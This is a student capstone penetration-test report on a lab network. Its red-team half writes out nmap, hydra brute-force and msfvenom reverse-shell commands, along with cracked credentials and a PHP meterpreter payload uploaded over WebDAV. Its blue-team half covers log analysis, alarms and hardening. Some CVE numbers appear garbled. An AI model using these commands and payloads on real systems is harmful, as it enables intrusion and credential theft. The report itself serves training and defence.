Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Edward Frank

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Microsoft Windows 10
Hostname:
ML-RefVm-684427

IPv4:192.168.1.100
OS:Linux 4.15.0
Hostname: ELK

IPv4:192.168.1.105
OS: Linux 4.1.15.0
Hostname: CAPSTONE

IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: KALI LINUX

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Hypervisor/ Host
ELK	192.168.1.100	Monitoring server/ Apache Server
Capstone	192.168.1.105	Target machine/ Kibana
Kali	192.168.1.90	Attack machine/ Penetration testing

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache Server 2.4.29 *CVE-2017-15710*	*The out of date Apache Server gives access to the secret directory through an open port*	*Allows attacker to gain access through open port 80*
Brute Force Vulnerability	*use of a password cracker/ word list to gain access by guessing the password*	*Very high impact including ID theft, loss of files and potential downtime*
LFI: Local File Inclusion *CVE-2021021804*	*allows attacker to access secret folders or upload a payload into apps or servers*	*Attackers could gather usernames, log files, application information or use it with RCE.*
RCE: Remote Code Execution (Reverse Shell) CVE-2021-40222	allows malicious code to be executed by an attacker from a remote PC to take control of target	*Very high impact including full control of the system with root privileges*

Exploitation: Apache Server 2.4.29 CVE-2017-15710

01


nmap -sV 192.168.1.0/24

Able to access the hidden directory: 192.168.1.105/comany_folders /secret_folders

02


nmap discovered 256 IP addresses with 4 host running.
Of the 4 host, 192.168.1.105 had an open port 80 with Apache 2.4.29

03



```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-02 18:25 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00049s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00061s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.76 seconds
root@Kali:~# █
```

Exploitation: Weak Password Authentication



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-23 0
8:36:29
```

01


Brute force with command:
hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /customer_folder/secret_folder

Login to: 192.168.1.105/company_folders/secret_folder/
with: ashton-leopoldo

02

Ashton’s username and password were cracked leaving access to the target machine including the hidden directory /secret_folders and revealing Ryan’s hash

03




Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name: ashton

Password: •••••••••



Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Local File Inclusion


01

Used crackstation to find Ryan’s password with a hash

Connected to webdav directory and uploaded .php file with:
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 > shell.php

02

The password, linux4u, was decrypted and used with username Ryan to log into webdav directory



Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Download CrackStation's Wordlist

03




Warning, you are using the root account, you may harm your system.

Enter password for webdav

Username ryan

Password •••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

Exploitation: Remote Code Execution/Reverse Shell

01


Ran the .php file on the target machine

searched the home directory with:
locate flag.txt

02


With the payload on the target machine the attacker was able to execute the code and listen to target to find the flag

03



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.




```
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- Due to the spike in traffic, a port scan can be identified on the illustration below
- This attack was confirmed to be on July 31, 2022 around 21:00 from IP 192.168.1.90
- 29,042 connections took place in this time




Analysis: Finding the Request for the Hidden Directory

- 15,769 request at 21:00 on July 31, 2022
- the secret folder contained a hash for user Ryan that was used to upload the payload to the system and also how to reach the webdav server




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,769
http://127.0.0.1/server-status?auto=	636
http://192.168.1.105/webdav	70
http://192.168.1.105/webdav/shell.php	50
http://192.168.1.105/	9




HTTP Transactions [Packetbeat] ECS



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```


Analysis: Uncovering the Brute Force Attack


- 15,769 requests were made in the attack
- Four attempts were made before the attacker discovered the password



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	4






```
14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-23 0
8:36:29
```

Analysis: Finding the WebDAV Connection

- files webdav and shell.php were requested
- 34 request were made to webdav
- 36 request were made to webdav/shell.php



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,769
http://127.0.0.1/server-status?auto=	179
http://192.168.1.105/webdav/shell.php	36
http://192.168.1.105/webdav	34
http://192.168.1.105/	7


Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

A threshold of 500 TCP connections over multiple ports per minute


Connections over time [Packetbeat Flows] ECS

System Hardening

The best way to mitigate port scanning is to:

- IDS/IPS
- identify and close open ports
- firewall
  - *sudo ufw default deny incoming*
- set a honeypot

Mitigation: Finding the Request for the Hidden Directory

Alarm

Set an alarm when any hidden directory is accessed by IP addresses that is not whitelisted

Set a threshold of 5 consecutive attempts to authenticate until it triggers an alert

System Hardening

Direct access to the directory should be disabled by:

Remove directories from the server and use software such as wordpress for logged in users

Creating or editing the .htaccess file to include “options-indexes” which will prevent attacker from listing directories

Set firewall:

- sudo ufw default deny all
- *sudo ufw default allow from 192.168.1.0/24*

Mitigation: Preventing Brute Force Attacks

Alarm

Alarm set to 100 login attempts per hour

Alarm set for any time 10 401 status code are returned

Alarm set if a user gets locked out due to a rule of only allowing four login attempts

System Hardening

Disabling accounts after a specified amount of tries is the first step but may not always be the best

Creating a delay after password verification will slow a BFA

Use CAPTCHAs- select tiles in pictures with certain objects

Mitigation: Detecting the WebDAV Connection

Alarm

An alert should be sent anytime this directory is accessed by any IP other than the ones that should have access

Also create an alert for any file upload to the webdav directory

System Hardening

The web server should communicate through HTTPS so that it is encrypted

Make sure all users have complex username and passwords

Also, only give write access if the user is on a whitelist

Mitigation: Identifying Reverse Shell Uploads

Alarm

To prevent the reverse shell, things that should be prevented are:

- any traffic that is using port 4444 since it is the default listener for metasploit
- any .php or executable file that is uploaded to the server

System Hardening

Either completely take the ability to upload files to the webdav directory or require authorization for all files being uploaded, would eliminate attackers from getting a shell on the system

The End